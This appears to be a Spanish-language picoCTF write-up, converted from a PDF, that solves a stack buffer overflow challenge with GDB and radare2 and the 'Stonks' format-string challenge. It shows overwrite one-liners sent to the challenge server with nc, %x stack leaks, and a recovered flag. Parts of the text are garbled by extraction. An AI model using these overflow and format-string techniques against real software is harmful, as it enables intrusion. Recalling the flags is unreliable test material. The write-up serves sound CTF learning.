
```
> break main
```

Situamos un breakpoint donde nos interese, en este caso en el main.

```
> run
```

Corremos el programa.

```
> disasemble
```



The screenshot shows the assembly output of the main function from the GDB session. The assembly code is color-coded, with various instructions like mov, call, and cmp highlighted in different colors. A specific jump instruction at address 0x40126e is highlighted with a yellow box, indicating it is the target of the breakpoint set earlier. The assembly listing includes comments such as '<+86>', '<+89>', etc., preceding each instruction, and '# 0x402579' or '# 0x402594' following some of the comments.

```
0x404038 <HEADER>... execute radare command
0x00000000004011bc <+86>:    mov    rdi,rax
0x00000000004011bf <+89>:    call   0x401030 <puts@plt>
0x00000000004011c4 <+94>:    lea    rax,[rip+0x13ae]      # 0x402579
0x00000000004011cb <+101>:   mov    rdi,rax
0x00000000004011ce <+104>:   call   0x401030 <puts@plt>
0x00000000004011d3 <+109>:   lea    rax,[rip+0x13ba]      # 0x402594
0x00000000004011da <+116>:   mov    rdi,rax
0x00000000004011dd <+119>:   call   0x401030 <puts@plt>
0x00000000004011e2 <+124>:   lea    rax,[rbp-0x110]
0x00000000004011e9 <+131>:   mov    rdi,rax
0x00000000004011ec <+134>:   mov    eax,0x0
0x00000000004011f1 <+139>:   call   0x401070 <gets@plt>
0x00000000004011f6 <+144>:   mov    eax,0xdeadbeef
0x00000000004011fb <+149>:   cmp   QWORD PTR [rbp-0x8],rax
0x00000000004011ff <+153>:   jne   0x40123a <main+212>
0x0000000000401201 <+155>:   mov    esi,0xdeadbeef
0x0000000000401206 <+160>:   lea    rax,[rip+0x139b]      # 0x4025a8
0x000000000040120d <+167>:   mov    rdi,rax
0x0000000000401210 <+170>:   mov    eax,0x0
0x0000000000401215 <+175>:   call   0x401060 <printf@plt>
0x000000000040121a <+180>:   lea    rax,[rip+0x13ae]      # 0x4025cf
0x0000000000401221 <+187>:   mov    rdi,rax
0x0000000000401224 <+190>:   call   0x401030 <puts@plt>
0x0000000000401229 <+195>:   lea    rax,[rip+0x13bd]      # 0x4025ed
0x0000000000401230 <+202>:   mov    rdi,rax
0x0000000000401233 <+205>:   call   0x401050 <system@plt>
0x0000000000401238 <+210>:   jmp   0x40126e <main+264>
0x000000000040123a <+212>:   mov    rax,QWORD PTR [rbp-0x8]
0x000000000040123e <+216>:   mov    rsi,rax
0x0000000000401241 <+219>:   lea    rax,[rip+0x13b2]      # 0x4025fa
0x0000000000401248 <+226>:   mov    rdi,rax
0x000000000040124b <+229>:   mov    eax,0x0
0x0000000000401250 <+234>:   call   0x401060 <printf@plt>
0x0000000000401255 <+239>:   mov    esi,0xdeadbeef
0x000000000040125a <+244>:   lea    rax,[rip+0x13a9]      # 0x40260a
0x0000000000401261 <+251>:   mov    rdi,rax
0x0000000000401264 <+254>:   mov    eax,0x0
0x0000000000401269 <+259>:   call   0x401060 <printf@plt>
0x000000000040126e <+264>:   mov    eax,0x0
0x0000000000401273 <+269>:   leave 
0x0000000000401274 <+270>:   ret
```

Usando radare2 vamos a entenderlo desde otra perspectiva.

```
> aaaa (analizador)
> s main (seek)
> pdf
```

```

; DATA XREF from entry0 @ 0x401094
271: int dbg.main (int argc, char **argv, char **envp);
    ; var char[256] clutter @ rbp-0x110
    ; var long int code @ rbp-0x8
    0x00401166      55          push rbp
    0x00401167      4889e5      mov rbp, rsp
    0x0040116a      4881ec100100. sub rsp, 0x110
    0x00401171      48c745f80000. mov qword [code], 0
    0x00401179      488b05c02e00. mov rax, qword [obj.stdout]
                                ; obj._TMC_END_
                                ; [0x404040:8]=0

    0x00401180      be00000000  mov esi, 0
    0x00401185      4889c7      mov rdi, rax
    0x00401188      e8b3feffff  call sym.imp.setbuf
    0x0040118d      488b05bc2e00. mov rax, qword [obj.stdin]
                                ; void setbuf(FILE *stream, char *buf)
                                ; obj.stdin_GLIBC_2.2.5
                                ; [0x404050:8]=0

    0x00401194      be00000000  mov esi, 0
    0x00401199      4889c7      mov rdi, rax
    0x0040119c      e89ffeffff  call sym.imp.setbuf
    0x004011a1      488b05b82e00. mov rax, qword [obj.stderr]
                                ; void setbuf(FILE *stream, char *buf)
                                ; obj.stderr_GLIBC_2.2.5
                                ; [0x404060:8]=0

    0x004011a8      be00000000  mov esi, 0
    0x004011ad      4889c7      mov rdi, rax
    0x004011b0      e88bfeffff  call sym.imp.setbuf
    0x004011b5      488b057c2e00. mov rax, qword [obj.HEADER]
                                ; void setbuf(FILE *stream, char *buf)
                                ; [0x404038:8]=0x402008 str.

    mercury          n          n
    pruebas          n          n
    earth            <          n
    ataque_zona     ataque_zona n

```

Obtenemos el valor de 0x110 (lo que tendríamos que llenar para hacer overflow)  
Según el programa code es rbp -8 lo que significa que esta ocuparía las direcciones desde 272-8 hasta 272, este es el rango en que podemos escribir la variable.  
Por ende con  $(272-8) = 264$  bytes y concatenando el nuevo valor de la cadena, ya tenemos nuestro resultado. !!

```

[0x000000110]> ? 0x110
int32 272
uint32 272
hex 0x110
octal 0420
unit 272
segment 0000:0110
string "\x10\x01"
fvalue 272.0
float 0.000000f
double 0.000000
binary 0b0000000100010000
ternary 0t101002

```

Obtenemos el valor del espacio reservado, en este caso vemos que para modificar nuestra variable habría que llenar los espacios libres hasta 264 y justo después poner el valor que queremos que tenga la variable **code**

En este caso, podemos hacerlo de la siguiente manera:

```
> (python3 -c 'print("A" * 264, end="")'; echo -e  
'\xef\xbe\xad\xde') | ./chall  
  
> (python3 -c 'print("A" * 264, end="")'; echo -e  
'\xef\xbe\xad\xde') | nc mars.picoctf.net 31890
```

Ahora, pasemos a otro ejercicio diferente.

## Stonks

En primer lugar, descargamos los ficheros de la página de PicoCTF

<https://play.picoctf.org/practice/challenge/105?category=6&page=1&search=>

Ahora probamos el servicio que nos ofrece para probar el programa.

```
> nc mercury.picoctf.net 20195
```

En la ejecución no vemos nada extraño a primera vista, sin embargo, si mostramos el programa con nuestro editor nano, podemos apreciar su comportamiento.

```
int buy_stonks(Portfolio *p) {
    if (!p)
        return 1;
    }
    char api_buf[FLAG_BUFFER];
    FILE *f = fopen("api", "r");
    if (!f) {
        printf("Flag file not found. Contact an admin.\n");
        exit(1);
    }
    fgets(api_buf, FLAG_BUFFER, f);

    int money = p->money;
    int shares = 0;
    Stonk *temp = NULL;
    printf("Using patented AI algorithms to buy stonks\n");
    napp while (money > 0) {
        shares = (rand() % money) + 1;
        temp = pick_symbol_with_AI(shares);
        temp->next = p->head;
        p->head = temp;
        money -= shares;
    }
    printf("Stonks chosen\n");

    // TODO: Figure out how to read token from file, for now just ask

    char *user_buf = malloc(300 + 1);
    printf("What is your APT token?\n");
    scanf("%300s", user_buf);
    printf("Buying stonks with token:\n");
    printf(user_buf);

    // TODO: Actually use key to interact with API

    view_portfolio(p);

    return 0;
}
```

Creamos e inicializamos

En primer lugar, vemos que a la función le pasamos la dirección de memoria de nuestro objeto Portfolio.

También a simple vista vemos que el scanf solo acepta 300 caracteres, por ende la entrada de datos está limitada.

Como detectamos en el printf, le pasamos el valor de lo que escribimos.

En este caso, como microsoft nos desaconseja que el programa de la opción de usar las llamadas a los parámetros, nosotros, decidimos intentarlo.

Intentamos ver qué hace si intentamos consultar la dirección de memoria de los valores que vamos poniendo, podemos poner %p%p%p.... Indefinidamente. Vemos que escupe las direcciones de memoria.

Probamos con las diferentes opciones que nos ofrece printf % (s, p, g, ..., x). Encontramos que con %x%x%x%x.....%x nos muestra un contenido en hexadecimal.

Todo ello se almacena en la pila.

Debido a cómo está hecho el programa, se nos permite consultar el contenido en la pila “El contenido generado”, con la flag escondida.



Lo traducimos con cybercheff (desde hexadecimal) y encontramos la flag en un formato modificado, simplemente hemos de ordenar la flag.

|•0= BS EOT° NUL• H• ?~ðø SI üÿÿñ• .SYN SI ~þDC1 SI ~ðÜþp• / CANSTX•0; ³ETXDocip{FTC01\_I4\_t5m\_ll0m\_y\_y3n5406d06dÿ° NUL} |  
÷ðøøð÷üä@äxDNULDLE÷ðÜé÷üäð÷üENQð÷üNULNULÿ°•h÷xæ•÷üENQð•Hì~ûBS•@÷ñ/ •KNULSI~ðNULSI~ðâ SI ûBS•••CANØSI~ñ•S0=t@SI~ð  
NULBS EOT° NULÿ°•”•HÈi²ä`ÿ°•ÿ°•”•H%•~ð?Àÿ°•\ÿ°•TDC1•.SYN S0=t@SI ûBS•NULSI }3ú US~ðNULSI~ðNULNUL÷ð? j US ûBS ¥OÛ BS ¥IÛ BS•  
A SI~ðNULSI•DC3p-•+NULNUL÷üNULNULW•2••ëò•NULSOH•HC NUL÷ñ•P÷ñ9`•KNULSOH•HC NUL•Hf( EOT•• US ûBS ¥HEOT•ð•HØSI•DC3• SI ûBS xI•+•  
SOHÿ°•[ SI ûBS ðòÛ BS ì US ûBS l~ûBS ï•ûBS ò US ûBS ðîÛ BS õjûBS ÷ð; P! ÷ð0NULDOLE US •ñÿaNULSOHSYNC•HETxD Y••EOTNUL BS •HC VT  
@Û@Ý@í@áBEL

ocip pico  
{FTC CTF{  
0L\_I I\_l0  
4\_t5 5t\_4  
m\_ll ll\_m  
0m\_y y\_m0  
\_y3n n3y\_  
5406 6045  
d06d d60d  
ÿ} }

picoCTF{l\_l05t\_4ll\_my\_m0n3y\_6045d60d}

Recursos de ayuda:

<https://www.youtube.com/watch?v=2gnaG4ocGLA&pp=ygULc3RvbmtzIHBpY28%3D>  
[Sintaxis de especificación de formato: funciones "printf" y "wprintf" | Microsoft Learn](#)

[ESO ES TODO!!!]